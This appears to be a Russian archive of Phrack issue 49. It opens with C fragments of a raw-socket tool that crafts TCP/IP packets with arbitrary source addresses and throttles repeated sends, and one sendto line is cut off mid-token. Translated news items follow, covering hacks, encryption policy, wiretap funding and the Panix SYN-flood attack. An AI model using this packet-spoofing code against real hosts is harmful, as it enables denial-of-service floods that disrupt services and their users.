□     printf("\n");
□
□     if ((++sendthreshold > STCP_THRESHOLD) && (slowfactor))
□       {
□□  printf("\n\n -- THRESHOLD CROSSED - SLOWING UP SENDS\n\n");
□□  usecdelay *= slowfactor;
□          sendthreshold = 0;
□       }
□  }
     }
}



/*
 * tcp_pkt.c
 *
 * routines for creating TCP packets, and sending them into sockets.
 *
 * (version 0.3)
 *
 *
 * BUGFIX: - it seems like the TCP pseudo header checksum was
 *           acting up in serveral cases.
 * ADDED : - HEXDUMP macro.
 *         - packet dump handling
 */

/* remove inlines for smaller size but lower speed */

#include <netinet/in.h>
#include <string.h>
#include <sys/types.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>

#define IPHDRSIZE sizeof(struct iphdr)
```

```
#define TCPHDRSIZE sizeof(struct tcphdr)
#define PSEUDOHDRSIZE sizeof(struct pseudohdr)

/* ********** RIPPED CODE START ****************************** */

/*
 * in_cksum --
 *  Checksum routine for Internet Protocol family headers (C Version)
 */
unsigned short in_cksum(addr, len)
    u_short *addr;
    int len;
{
    register int nleft = len;
    register u_short *w = addr;
    register int sum = 0;
    u_short answer = 0;

    /*
     * Our algorithm is simple, using a 32 bit accumulator (sum), we add
     * sequential 16 bit words to it, and at the end, fold back all the
     * carry bits from the top 16 bits into the lower 16 bits.
     */
    while (nleft > 1)  {
        sum += *w++;
        nleft -= 2;
    }

    /* mop up an odd byte, if necessary */
    if (nleft == 1) {
        *(u_char *)(&answer) = *(u_char *)w ;
        sum += answer;
    }

    /* add back carry outs from top 16 bits to low 16 bits */
    sum = (sum >> 16) + (sum & 0xffff);   /* add hi 16 to low 16 */
    sum += (sum >> 16);                   /* add carry */
    answer = ~sum;                        /* truncate to 16 bits */
    return(answer);
}

/* ********** RIPPED CODE END ****************************** */

/*
 * HEXDUMP()
 *
 * not too much to explain
 */
inline void HEXDUMP(unsigned len, unsigned char *data)
{
   unsigned i;
   for (i=0;i<len;i++) printf("%02X%c",*(data+i),((i+1)%16) ? ' ' : '\n');
}

/*
 * tcpip_send()
 *
 * sends a totally customized datagram with TCP/IP headers.
 */

inline int tcpip_send(int      socket,
□              struct sockaddr_in *address,
□□      unsigned long s_addr,
□□      unsigned long t_addr,
□□      unsigned      s_port,
□□      unsigned      t_port,
□□      unsigned char tcpflags,
□□      unsigned long seq,
□□      unsigned long ack,
                      unsigned      win,
□□      char          *datagram,
```

```
□□      unsigned      datasize)
     {
□
        struct pseudohdr  {
           unsigned long saddr;
□   unsigned long daddr;
□   char useless;
□   unsigned char protocol;
□   unsigned int tcplength;
□};

□unsigned char packet[2048];
□struct iphdr        *ip     = (struct iphdr *)packet;
□struct tcphdr       *tcp    = (struct tcphdr *)(packet+IPHDRSIZE);
□struct pseudohdr    *pseudo = (struct pseudohdr *)(packet+IPHDRSIZE-PSEUDOHDRSIZE);
        unsigned char       *data   = (unsigned char *)(packet+IPHDRSIZE+TCPHDRSIZE);

□/*
□ * The above casts will save us a lot of memcpy's later.
         * The pseudo-header makes this way become easier than a union.
         */
□
□memcpy(data,datagram,datasize);
□memset(packet,0,TCPHDRSIZE+IPHDRSIZE);

□/* The data is in place, all headers are zeroed. */
□
        pseudo->saddr = s_addr;
□pseudo->daddr = t_addr;
□pseudo->protocol = IPPROTO_TCP;
□pseudo->tcplength = htons(TCPHDRSIZE+datasize);
□
        /* The TCP pseudo-header was created. */

□tcp->th_sport   = htons(s_port);
□tcp->th_dport   = htons(t_port);
□tcp->th_off     = 5;          /* 20 bytes, (no options) */
□tcp->th_flags   = tcpflags;
□tcp->th_seq     = htonl(seq);
□tcp->th_ack     = htonl(ack);
        tcp->th_win     = htons(win); /* we don't need any bigger, I guess. */
□
□/* The necessary TCP header fields are set. */
□
□tcp->th_sum = in_cksum(pseudo,PSEUDOHDRSIZE+TCPHDRSIZE+datasize);
□
□memset(packet,0,IPHDRSIZE);
□/* The pseudo-header is wiped to clear the IP header fields */
□
□ip->saddr    = s_addr;
□ip->daddr    = t_addr;
        ip->version  = 4;
□ip->ihl      = 5;
□ip->ttl      = 255;
        ip->id       = random()%1996;
□ip->protocol = IPPROTO_TCP; /* should be 6 */
        ip->tot_len  = htons(IPHDRSIZE + TCPHDRSIZE + datasize);
        ip->check    = in_cksum((char *)packet,IPHDRSIZE);

□/* The IP header is intact. The packet is ready. */

#ifdef TCP_PKT_DEBUG
□printf("Packet ready. Dump: \n");
#ifdef TCP_PKT_DEBUG_DATA
□HEXDUMP(IPHDRSIZE+TCPHDRSIZE+datasize,packet);
#else
□HEXDUMP(IPHDRSIZE+TCPHDRSIZE,packet);
#endif
        printf("\n");
#endif
□return sendto(socket, packet, IPHDRSIZE+TCPHDRSIZE+datasize, 0, (struct sockaddr *)address, sizeof(struct so
```

```
/* And off into the raw socket it goes. */
     }


/*
 * resolve.c
 *
 * resolves an internet text address into (struct sockaddr_in).
 *
 * CHANGES: 1. added the RESOLVE_QUIET preprocessor conditions. Jan 1996
 *          2. added resolve_rns() to always provide both name/ip. March 1996
 */

#include <sys/types.h>
#include <string.h>
#include <netdb.h>
#include <stdio.h>
#include <netinet/in.h>

int resolve( const char *name, struct sockaddr_in *addr, int port )
     {
struct hostent *host;

/* clear everything in case I forget something */
bzero(addr,sizeof(struct sockaddr_in));

if (( host = gethostbyname(name) ) == NULL )  {
#ifndef RESOLVE_QUIET
   fprintf(stderr,"unable to resolve host \"%s\" -- ",name);
   perror("");
#endif
   return -1;
}

addr->sin_family = host->h_addrtype;
memcpy((caddr_t)&addr->sin_addr,host->h_addr,host->h_length);
addr->sin_port = htons(port);

        return 0;
     }

int resolve_rns( char *name , unsigned long addr )
     {
struct hostent *host;
        unsigned long address;

address = addr;
host = gethostbyaddr((char *)&address,4,AF_INET);

      if (!host)  {
#ifndef RESOLVE_QUIET
   fprintf(stderr,"unable to resolve host \"%s\" -- ",inet_ntoa(addr));
   perror("");
#endif

   return -1;
}


strcpy(name,host->h_name);

        return 0;
     }

unsigned long addr_to_ulong(struct sockaddr_in *addr)
     {
return addr->sin_addr.s_addr;
     }
```

Phrack World News

Автор: DisordeR

```
  PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
  PWN                                             PWN
  PWN               Phrack World News             PWN
  PWN                                             PWN
  PWN                   Issue 49                  PWN
  PWN                                             PWN
  PWN              Compiled by DisordeR           PWN
  PWN                                             PWN
  PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Phrack World News #49 — Содержание

01. ЦРУ атаковано, отключает сайт в интернете
02. Письмо сенатора Патрика Лихи (демократ, Вермонт) о шифровании
03. Java-«чёрные вдовы» — Sun объявляет войну
04. Подключение через порт «Прокуренной комнаты»
05. Атака на Panix
06. Массовая отмена сообщений в Usenet
07. Митнику предъявлено ещё 25 федеральных обвинений в компьютерном взломе
08. Хакер вышел на свободу, но ему запрещены компьютеры
09. Компьютерный хакер жестоко избит после критики условий содержания в тюрьме — цель кампании Секретной службы США
10. Берни С. на свободе!
11. Squidge арестован
12. Школа нанимает ученика для взлома компьютеров
13. Паранойя и британские хакеры раздувают моду на инфовойну в спецслужбах
14. Хакеры находят дешёвое телефонное соединение через Scotland Yard
15. Американский чиновник предупреждает об «электронном Пёрл-Харборе»
16. Иск оспаривает ограничение интернета на уровне штата (AP)
17. Правительство США планирует группу компьютерного реагирования
18. Вызов хакерам за 50 000 долларов: взломай сетевую систему безопасности
19. Криминальная секта начинает попытку взломать PGP
20. Хакеры бомбардируют интернет
21. Расширение криптомиссии
22. Хакер размещает обнажённые фото на веб-страницах суда
23. Взлом в помощь борьбе с пиратством
24. Раскрытие секретов Intel
25. Интернет-бум подвергает домашние ПК угрозе со стороны хакеров
26. Компьютерный хакер Митник заявляет о невиновности
27. Хакеры уничтожают доказательства применения химического и биологического оружия в Войне в Заливе
28. Преступники ускользают из сети

---

1. ЦРУ атаковано, отключает сайт в интернете

Заголовок: CIA attacked, pulls plug on Internet site
Источник: Reuters

ВАШИНГТОН (Reuters) — Центральное разведывательное управление, этот бастион шпионских технологий и компьютерного мастерства, отключило свой сайт во Всемирной паутине после того, как хакер взломал его и заменил главную страницу грубой пародией.

Официальные представители ЦРУ заявили, что взломанная домашняя страница — изменённая так, что на ней значилось «Добро пожаловать в Центральное Агентство Тупизны» — никак не связана с мейнфреймами, содержащими засекреченную информацию о национальной безопасности.

[Извините, дайте мне минуту. *]*

Сайт был испорчен в среду вечером, а ЦРУ закрыло его в четверг утром, пока специально созданная оперативная группа занималась расследованием нарушения безопасности, — сообщила пресс-секретарь ЦРУ Джейн Хайшман. Часть текста, оставленного хакером, гласила: «Перестаньте лгать».

«Это определённо хакер», взломавший защиту системы, сказала она. «Агентство создало оперативную группу для расследования того, что произошло, и принятия мер по предотвращению подобного в будущем».

[Серьёзно?! И это сделал хакер? *]*

Веб-сайт ЦРУ (http://www.odci.gov/cia) содержит несекретную информацию: пресс-релизы, выступления официальных лиц, исторические материалы и Всемирную книгу фактов ЦРУ — стандартный справочный труд.

Кибератака повторила ту, что вынудила Министерство юстиции закрыть свой сайт в прошлом месяце после того, как хакеры разместили на нём свастику и портрет Адольфа Гитлера. Взлом главной страницы ЦРУ обнажил уязвимость интернет-сайтов, предназначенных для широкой аудитории, и наглядно продемонстрировал необходимость многоуровневой защиты.

«Вы хотите, чтобы люди заходили, взаимодействовали, но не хотите, чтобы они оставляли что-то после себя», — сказал Джон Энглунд из Ассоциации информационных технологий Америки, торгового объединения ведущих компаний в сфере программного обеспечения и телекоммуникаций.

---

2. Письмо сенатора Патрика Лихи (демократ, Вермонт) о шифровании

```
From: Senator_Leahy@LEAHY.SENATE.GOV
Date: Thu, 02 May 96 12:04:07 EST

-----BEGIN PGP SIGNED MESSAGE-----
```

ПИСЬМО СЕНАТОРА ПАТРИКА ЛИХИ (ДЕМОКРАТ, ВЕРМОНТ) О ШИФРОВАНИИ

2 мая 1996 года

Дорогие друзья!

Сегодня двухпартийная группа сенаторов поддержала меня в продвижении законодательства, направленного на поощрение разработки и использования надёжных технологий защиты конфиденциальности в интернете — путём отмены устаревших ограничений на экспорт стойкой

криптографии.

Чтобы продемонстрировать одно из наиболее практических применений криптографии (и чтобы вы знали, что это сообщение действительно от меня), я подписал его цифровой подписью, сгенерированной популярной программой шифрования PGP. Я горжусь тем, что стал первым членом Конгресса, использовавшим шифрование и цифровые подписи для публикации сообщения в интернете.

[Первым?! Мы обречены!! *]*

Как рядовой пользователь интернета, я глубоко озабочен защитой частной жизни граждан и развитием Сети как надёжного и заслуживающего доверия канала связи. Не нужно объяснять вам, что нынешние экспортные ограничения позволяют американским компаниям экспортировать преимущественно слабое шифрование. Допустимая правительством США стойкость шифрования настолько мала, что, согласно исследованию января 1996 года, проведённому всемирно известными криптографами, рядовой хакер способен взломать коды за считанные часы! Иностранная разведка взламывает нынешние 40-битные коды за секунды.

[Следовало бы написать «Как рядовой пользователь интернета... который не читает собственную почту...» *]*

Что ещё важнее: всё более широкое использование интернета и аналогичных интерактивных технологий американцами для получения медицинских услуг, ведения бизнеса, развлечений и общения с друзьями порождает особые опасения относительно конфиденциальности этих коммуникаций. Я давно озабочен этими вопросами и на протяжении последнего десятилетия работаю над защитой приватности и безопасности проводных и электронных переговоров. Технология шифрования предоставляет эффективный способ гарантировать, что наши сообщения прочитают лишь те, кого мы сами выберем.

Я читал ужасающие истории, присланные мне через интернет: правозащитные организации на Балканах лишились компьютеров, конфискованных в ходе полицейских обысков в поисках имён людей, жаловавшихся на злоупотребления. Благодаря PGP зашифрованные файлы оказались нечитаемы для полиции, и имена людей, доверивших свои жизни правозащитникам, остались в безопасности.

Новый законопроект, получивший название «Закон о содействии торговле онлайн в цифровую эпоху (PRO-CODE) 1996 года», предусматривает:

• запрет на государственное навязывание какой-либо конкретной системы шифрования, включая системы депонирования ключей, и подтверждение права американских граждан использовать любой вид шифрования на территории страны;

[Спасибо за разрешение делать то, что и так законно *]*

• смягчение экспортных ограничений на криптографические продукты, чтобы американские компании могли экспортировать любые общедоступные или массовые криптографические продукты без получения государственного разрешения;

[Смягчение? Почему не отмена? *]*

• ограничение полномочий федерального правительства по установлению стандартов шифрования для предприятий и частных лиц, особенно стандартов, ограничивающих длину ключей и предполагающих депонирование ключей.

Это второй законопроект о шифровании, который я внёс вместе с сенатором Бёрнсом и другими коллегами в этом году. Оба законопроекта призывают к пересмотру экспортных ограничений и запрещают обязательное депонирование ключей. PRO-CODE ограничивает полномочия Министерства торговли в области стандартов шифрования для частных лиц и бизнеса, тогда как

первый законопроект — «Закон о конфиденциальности зашифрованных сообщений», S.1587 — устанавливает строгие процедуры для правоохранительных органов по получению ключей дешифрования или помощи в расшифровке в рамках судебного ордера или иного законного процесса.

Очевидно, что нынешняя политика в области экспорта шифрования безнадёжно устарела и не учитывает реальных потребностей граждан и бизнеса на глобальном рынке. Эксперт по шифрованию Мэтт Блейз в недавнем письме ко мне отметил, что действующие американские нормы в области шифрования оказывают «разрушительное воздействие... на способность нашей страны создать надёжную и заслуживающую доверия информационную инфраструктуру». Пришло время Конгрессу вывести нашу национальную криптографическую политику на правильный путь.

Жду ваших откликов по этому важному вопросу. В ходе недавних дебатов о Законе о благопристойности в коммуникациях мнения интернет-пользователей оказались весьма ценными для меня и ряда моих коллег-сенаторов.

Дополнительную информацию можно найти на моей домашней странице (http://www.leahy.senate.gov/) и на странице ресурсов по политике шифрования (http://www.crypto.com/). В ближайшие месяцы я рассчитываю на помощь интернет-сообщества в убеждении других членов Конгресса и администрации в необходимости реформировать криптографическую политику страны.

С уважением,

Патрик Лихи,
Сенатор Соединённых Штатов

---

3. Java-«чёрные вдовы» — Sun объявляет войну

Заголовок: JAVA BLACK WIDOWS - SUN DECLARES WAR
Источник: staff@hpp.com

Sun Microsystems объявила войну Java-апплетам типа «чёрная вдова» в интернете. Таково послание Sun в ответ на масштабное расследование, проведённое изданием Online Business Consultant (OBC, май 1996 года), посвящённое безопасности Java.

Расследование OBC было инициировано после того, как известные академики, учёные и хакеры заявили о серьёзных угрозах безопасности для пользователей, связанных с Java-апплетами, загружаемыми из Всемирной паутины. Апплеты-«чёрные вдовы» — это враждебные, вредоносные ловушки, расставленные киберпреступниками для поимки неосторожных «серфингистов» с использованием Java в качестве инструмента. OBC получил шквал писем с просьбой изложить факты после того, как объявил о публикации группой учёных из Принстонского университета — Дрю Дином, Эдвардом Фелтеном и Дэном Уоллахом — статьи, в которой утверждается: «Система Java в её нынешнем виде не может быть легко сделана безопасной». Статья доступна по адресу http://www.cs.princeton.edu/sip/pub/secure96.html.

Дальнейшее расследование OBC показало, что ничего не подозревающие пользователи, загружающие Java-апплеты в Netscape Navigator и браузер Sun HotJava, рискуют столкнуться с «враждебными» апплетами, вмешивающимися в работу их компьютеров (потребляющими оперативную память и процессорное время). Кроме того, апплеты могут устанавливать соединение с третьими сторонами в интернете и без ведома владельца ПК загружать с его компьютера конфиденциальную информацию. Даже самые современные межсетевые экраны можно обойти, «поскольку атака ведётся изнутри периметра защиты», — говорят принстонские учёные.

Один из читателей написал: «Я понятия не имел, что, заходя на веб-сайты, можно подвергнуться атаке прямо в браузере». Другой добавил: «Если это выйдет из-под контроля, людей отпугнут от интернета. Sun должна развеять опасения».

[Значит, при меньшем числе пользователей соединения станут быстрее... хм... :) *]*

Отклики на опрос Home Page Press о враждебных апплетах породили аналогию с «чёрной вдовой»: интернет — опасное место, где «чёрные вдовы» поджидают неосторожных сёрферов. В результате принстонская группа и OBC рекомендовали пользователям «отключить» поддержку Java в браузере Netscape Navigator. OBC счёл, что Sun и Netscape ещё не до конца признали наличие проблем безопасности. Однако менеджер по продуктам Netscape Стив Томас заявил: «Netscape хочет прояснить, что все известные проблемы безопасности среды Java и JavaScript в Navigator исправлены в версии Navigator 2.02».

Тем не менее на тот момент Netscape не ответила на прямые вопросы OBC о патче для более ранних версий Navigator с поддержкой Java — что было бы аналогом отзыва продукта в физическом мире. Netscape признаёт, что недостатки её браузеров начиная с версии 2.00 были связаны с проблемами безопасности Java, однако эти браузеры всё ещё продаются и доступны в магазинах типа CompUSA и Costco. Менеджер торгового зала CompUSA, пожелавший остаться анонимным, сказал, что «для него новость, что они продают бракованное программное обеспечение. Navigator разлетается с прилавков по $34 штука».

OBC уведомил Netscape о том, что бракованное программное обеспечение по-прежнему продаётся по всему миру, и спросил, какие меры будут приняты. Netscape в последнее время подвергается критике за политику отказа от выпуска патчей для устранения дефектов и принуждения пользователей к загрузке новых версий. Пользователи расценивают это как огромную трату времени и ресурсов, поскольку каждая загрузка составляет несколько мегабайт. В итоге бракованные версии Navigator так и не получают исправлений.

OBC также взял интервью у эксперта по безопасности JavaSoft (подразделения Java компании Sun) Марианны Мюллер, которая заявила: «Мы воспринимаем вопросы безопасности очень серьёзно и усиленно над ними работаем». По словам Мюллер, утверждение о том, что Java необходимо переписать с нуля или вовсе упразднить, «является упрощением проблемы безопасного запуска исполняемого контента в интернете. Безопасность — дело сложное и тонкое, и создать надёжную "песочницу" для запуска ненадёжных загружаемых апплетов в интернете непросто».

Мюллер рассказала, что Sun совместно с партнёрами JavaSoft предложила «модель песочницы» для обеспечения безопасности, в рамках которой «мы определяем набор правил, ограничивающих действия апплетов — это и есть границы песочницы. Мы проверяем соблюдение этих границ: когда апплет пытается их пересечь, мы проверяем, разрешено ли это. Если да — апплет продолжает работу. Если нет — система генерирует исключение безопасности».

«"Решение вопроса о допустимости пересечения границ" — это область исследований, которой, насколько я понимаю, занимается принстонская группа», — сказала Мюллер. «Один из способов предоставить апплетам дополнительные возможности — если апплет подписан (например, имеет цифровую подпись, позволяющую проверить личность его распространителя через Центр сертификации), тогда апплету можно разрешить больше действий».

«Есть два подхода: первый — разрешить подписанному апплету делать всё что угодно. Второй — более сложный и тонкий — предоставлять апплету только конкретные оговорённые возможности. Выражение и предоставление возможностей может осуществляться различными способами».

«Отказ в обслуживании традиционно считается одной из самых трудных проблем безопасности с практической точки зрения. Как говорит [создатель Java] Джеймс Гослинг, трудно отличить MPEG-декодер от враждебного апплета, потребляющего слишком много ресурсов! Но осознание сложности проблемы — это не то же самое, что "перекладывание ответственности". Мы работаем

над способами лучшего мониторинга и контроля использования (или злоупотребления) ресурсами Java-классами. Например, мы могли бы попытаться ввести определённые ограничения на ресурсы. Это то, что мы исследуем».

«Кроме того, мы могли бы создать механизмы, позволяющие разработчикам пользовательских интерфейсов (например, создателям веб-браузеров) добавлять "мониторы апплетов", чтобы пользователи браузеров могли как минимум видеть, что выполняется в их браузере, и завершать работу зависших апплетов. Конечно, такой "дружественный" к пользователю интерфейс (позволяющий убить апплет) полезен лишь в том случае, если апплет ещё не захватил все ресурсы».

Эксперты не считают, что проблема «чёрных вдов» и враждебных апплетов исчезнет в ближайшее время. Более того, она может усугубиться. Хакеры полагают, что когда Microsoft выпустит Internet Explorer 3.00 с поддержкой Java, скриптования на Visual Basic и дополнительными возможностями технологии ActiveX, проблемы безопасности обострятся.

«Возможности для злоупотреблений есть, и это станет колоссальной проблемой», — сказал Стивен Кобб, директор по специальным проектам Национальной ассоциации компьютерной безопасности (NCSA). «Например, технология OLE от Microsoft [ActiveX] имеет ещё более глубокий доступ к компьютеру, чем Java».

Эксперт по безопасности JavaSoft Мюллер согласилась с вопросом злоупотреблений: «Людям предстоит постепенно научиться различать грубый апплет, серьёзную уязвимость в безопасности, теоретическую брешь и несущественный баг. В случае с враждебными апплетами люди узнают о назойливых/грубых страницах с апплетами — и перестанут их посещать. Я понимаю, что новые пользователи интернета порой не знают, куда попадут, когда кликают мышкой, но люди довольно быстро начинают чувствовать, как всё устроено. Я на самом деле думаю, что большинство пользователей интернета способны принять знание о том, что не каждая страница в сети — это то место, куда они хотели бы заходить. Безопасность в интернете в некотором смысле не так уж сильно отличается от безопасности в обычной жизни. На каком-то уровне здравый смысл тоже работает».

«Многие считают Java хорошим инструментом для создания более безопасных приложений. Я люблю говорить, что Java повышает планку безопасности в интернете. Мы стараемся сделать нечто непростое, но это не значит, что не стоит и пробовать. На самом деле это может быть ценно именно потому, что это непросто. Люди заинтересованы в том, чтобы программная индустрия развивалась в сторону более надёжного ПО — такова обратная связь, которую я получаю от людей в Сети».

---

4. Подключение через порт «Прокуренной комнаты»

Автор: "Brock N. Meeks"
Источник: CyberWire Dispatch // September // Copyright (c) 1996

Вашингтон, округ Колумбия — Федеральные положения о финансировании законопроекта о цифровой телефонии и «блуждающих» прослушках, хирургически вырезанные ранее в этом году из антитеррористического законопроекта, тихо внесены в масштабный бюджетный закон на сумму 600 миллиардов долларов.

Закон создаёт в Министерстве юстиции «фонд соблюдения законодательства телекоммуникационными операторами» для оплаты требований закона о цифровой телефонии, официально известного как Закон о поддержке правоохранительных органов в области коммуникаций (CALEA). По существу, это тайный фонд.

Конгресс изначально выделил 500 миллионов долларов на CALEA — намного меньше миллиардов, реально необходимых для встраивания возможностей немедленного прослушивания в американские телефонные, кабельные, сотовые и PCS-сети. Теперь закон одобряет резервный фонд, аккумулирующий средства из бюджетов «любого ведомства», наделённого «полномочиями в сфере правоохранительной деятельности, национальной безопасности или разведки». Это означает, что ФБР, ЦРУ, АНБ и DEA, в числе прочих, теперь кровно заинтересованы в том, как перехватывается большинство ваших коммуникаций.

Бюджетный закон также предусматривает «многоточечные прослушивания». Это витиеватый эвфемизм для того, что по сути является «блуждающими» прослушками. Если сейчас ФБР может прослушивать только один телефон в рамках одного расследования, то теперь оно хочет «следовать» за разговором от телефона к телефону. Это означает: если ваш сосед находится под следствием и по какой-то причине воспользовался вашим телефоном, ваш телефон окажется под прослушкой. Это также означает, что ФБР сможет прослушивать общественные таксофоны... подумайте об этом в следующий раз, когда будете звонить через 1-800-COLLECT.

Кроме того, все положения об общественной и парламентской подотчётности при расходовании средств CALEA, содержавшиеся в первоначальной версии Палаты представителей (H.R. 3814), были уничтожены в Комитете по ассигнованиям Сената.

Исключённые Сенатом положения:

-- УДАЛЕНО: запрет на расходование средств без направления плана реализации каждому члену Судебного комитета и комитетов по ассигнованиям.

-- УДАЛЕНО: требование, чтобы ФБР публично раскрыло, насколько новый план прослушивания превышает или отличается от действующих возможностей.

-- УДАЛЕНО: отчёт о «фактическом и максимальном числе одновременных наблюдений/перехватов», ожидаемых ФБР. Ранее в этом году ФБР попало в центр скандала, опубликовав давно просроченный отчёт, в котором говорилось, что ведомство хочет иметь возможность одновременно прослушивать один из каждых 100 телефонов. Теперь, благодаря этому бюджетному закону, ФБР вместо того, чтобы защищать этот запрос, вообще не обязано ничего объяснять.

-- УДАЛЕНО: полная смета расходов на развёртывание и разработку плана цифровых прослушек.

-- УДАЛЕНО: ежегодный отчёт Конгрессу с «конкретным указанием» того, как расходуются деньги налогоплательщиков — ВАШИ деньги — на реализацию новых положений о прослушивании.

«Независимо от того, какую позицию вы занимаете по вопросу (цифрового прослушивания), интересы демократии состоят в том, что нам необходима общественная подотчётность», — сказал Джерри Берман, исполнительный директор Центра демократии и технологий.

Хотя, казалось, никто в Конгрессе не решается взяться за эту тему, нашёлся один стойкий борец — конгрессмен Боб Барр (республиканец, Джорджия). По словам сотрудника Барра, ему удалось добиться включения части положений об отчётности обратно в законопроект. Однако борьба не могла быть лёгкой. ФБР неотступно работало с Конгрессом, стремясь уклониться от первоначальных требований к отчётности и реализации, предусмотренных CALEA. К тому же Барр не входит в список рождественских поздравлений ФБР: именно он в прошлом году похоронил финансирование CALEA в ходе первой сессии 104-го Конгресса.

Но Барр снова победил. При поддержке Сената ему удалось вернуть требование, обязывающее ФБР обосновывать все расходы по CALEA перед Судебным комитетом. Кроме того, план реализации, «хотя и несколько изменённый», по заверению сотрудника Барра, «по-прежнему будет иметь определённую силу». В том числе это обязывает ФБР отчитываться об ожидаемых возможностях и мощностях цифрового прослушивания. Иными словами, ФБР не сможет тайно «подгонять цифры» по прослушкам. Барру также удалось добиться обязательного представления Министерством юстиции ежегодного отчёта о расходах по CALEA Конгрессу.

Тем не менее финансирование цифровых прослушек остаётся. Включение финансовых мер в гигантский бюджетный закон почти гарантирует его принятие. Конгресс сейчас нервозен, нетерпелив и рвётся на выход. Законодательный календарь должен завершиться где-то на следующей неделе, после чего все буквально ринутся с Капитолийского холма на последнем ударе молотка, мчась на парковку и запрыгивая в машины, словно гонщики «Hackap», в аэропорт Рейган, чтобы вернуться в свои округа и начать предвыборную кампанию.

Конгресс «попытается протащить этот (бюджетный закон) через чёрный ход посреди ночи», — говорит Лесли Хаган, законодательный директор Национальной ассоциации адвокатов уголовной защиты. Она называет это «наихудшим сценарием», который «особенно опасен», поскольку «обдуманный законодательный процесс оказывается закороченным».

Вопросы прослушивания заслуживают открытого обсуждения на парламентских слушаниях, а не включения в предельно срочный бюджетный закон. Это законодательное малодушие. К сожалению, скорее всего, оно сработает.

А интернет-сообщество всё это время хранит молчание.

В отличие от ситуации несколько месяцев назад, когда Сеть подняла ложную тревогу по тем же самым положениям, бессмысленно завалив телефоны Конгресса и любые доступные почтовые ящики письмами — хотя финансовые положения к тому моменту уже были вычеркнуты из антитеррористического законопроекта, — на сей раз никакого шума вокруг последних действий властей не слышно.

Да, некоторые организации, такие как ACLU, EPIC и Центр демократии и технологий, работают по закулисным каналам Конгресса, кружась вокруг взволнованных законодателей как озверевшие мошки.

Но почему мы не слышали об этом раньше? Почему этот законопроект дошёл до финишной черты без привычного шквала «оповещений», «бюллетеней» и прочих красных флажков от наших уважаемых сетевых стражей? Барр рискнул, сражаясь с директором ФБР Луисом «Тефлоновым» Фри; ему бы пригодилась политическая поддержка интернет-сообщества. Но обратись он к этому цифровому колодцу — услышал бы лишь эхо собственного голоса.

И хотя усилия конгрессмена Барра обнадёживают, это ещё не конец игры. «Пока дверь приоткрыта... есть возможность для пакостей», — сказал сотрудник Барра. Иными словами, до тех пор, пока закон не будет принят голосованием, какой-нибудь нерадивый конгрессмен может снова всё испортить.

Мы все немного выдохнули, но я бы не стал спать спокойно. Этому сообществу ещё многому предстоит научиться в вашингтонских играх. Лично я немного устал получать по зубам на каждом повороте. Держитесь, люди: бой не станет легче.

Meeks out...

Декан МакКаллах участвовал в подготовке этого материала.

---

5. Атака на Panix

Автор: Joshua Quittner
Источник: Time Magazine, 30 сентября 1996, том 148, № 16

Был пятничный вечер, и Алексис Розен уже собирался уходить с работы, когда один из его компьютеров прислал ему письмо по электронной почте. Будь это в кино, сообщение предварялось бы чем-нибудь драматичным — скажем, воем сирены уходящей в атаку подводной лодки. Но нет — это была строчка сухого текста, автоматически сгенерированного одной из машин, охраняющих его сеть. Она гласила просто: «Почтовые серверы не работают». Оповещение говорило Розену, что 6000 его клиентов теперь не могут получать электронную почту.

Розену 30 лет, он хладнокровен по натуре и не из тех, кто впадает в панику, когда падает почтовый сервер. Он — сооснователь Panix, старейшего и самого известного провайдера интернет-услуг на Манхэттене. Задолго до того, как Сеть стала словом с коробки хлопьев, Розен давал людям подключаться к Panix бесплатно или за несколько долларов в месяц — просто потому, что такова была культура того времени. Розен пережил немало перебоев в работе почты, поэтому в этот раз он просто засучил рукава и принялся за работу, клацая по клавишам фламенко в поисках причины сбоя. То, что он обнаружил, бросило его в дрожь — и с тех пор распространяется по Сети, словно зловещий слух. Кто-то или что-то рассылало со скоростью 210 штук в секунду именно тот тип сообщений, на который его компьютер обязан был отвечать. Пока осада продолжалась — а она длилась неделями — Розен работал днём и ночью, чтобы не захлебнуться в потоке входящего мусора.

Это было страшное «syn-флудирование» — относительно простой, но абсолютно действенный способ вывести из строя провайдера интернет-услуг или, если уж на то пошло, любого участника Сети. После того как Panix два недели назад предал огласке свою историю, десятки онлайн-сервисов и компаний признались, что подверглись аналогичным атакам типа «отказ в обслуживании». По состоянию на конец прошлой недели семь компаний всё ещё находились под яростным ударом.

У жертв нет ничего общего между собой, что заставило следователей предположить: атаки могут исходить из одного источника — двух статей-инструкций, опубликованных два месяца назад в 2600 и Phrack, двух изданиях для начинающих хакеров. Статью в Phrack написал 23-летний редактор, известный как daemon9. Он же создал код для простой в использовании, управляемой меню программы syn-флудинга, пригодной для любого «крутого чувака» с доступом в интернет. «Кто-то должен был это сделать», — написал daemon9.

[Вперёд, Route! *]*

В этом и кроется суть того, что, возможно, является главной проблемой Сети в наши дни: слишком много мощных программных инструментов в руках людей, недостаточно умных, чтобы создать их самостоятельно, — или чтобы пользоваться ими с умом. Настоящие хакеры могут быть сообразительными и склонными к шалостям, но их первое правило — не причинять серьёзного вреда. Тот, кто терроризирует независимых операторов вроде Panix, имеет к хакингу столько же отношения, сколько сталкеры знаменитостей — к кинематографу. Одной из жертв оказалась организация Voters Telecommunications Watch, некоммерческая группа, защищающая свободу слова в интернете. «Это всё равно что напасть на добрую бабушку, помогающую всем в округе, и огреть её свинцовой трубой», — говорит Розен.

[То есть если ты не умеешь писать операционные системы, то не должен ими пользоваться, и это большая проблема? Тогда бедная Microsoft... *]*

В конечном счёте Розену удалось отразить атаку; теперь он хотел бы встретиться лицом к лицу с атакующим. Поскольку некоторые из этих сетевых недоумков, похоже, не позаботились стереть

цифровые отпечатки пальцев, его желание может исполниться.

[Надо же, они делали это две недели и не попались. Две недели непрекращающихся атак на этого провайдера, и теперь он думает, что сможет их выследить? *]*

---

6. Массовая отмена сообщений в Usenet

Автор: Rory J. O'Connor
Источник: Knight-Ridder Newspapers

ВАШИНГТОН — В прошедшие выходные вандалы прошлись по интернету, чисто выметя десятки публичных досок объявлений, используемых группами евреев, мусульман, феминисток и гомосексуалов, в числе прочих.

В ходе одной из наиболее масштабных атак на международную компьютерную сеть программы автоматически стёрли копии более 27 000 сообщений с тысяч серверов — прежде чем операторам удалось остановить ущерб.

Личность тех, кто запустил эти очевидные атаки на почве ненависти — некоторые из программ назывались «fagcancel» и «kikecancel» — неизвестна.

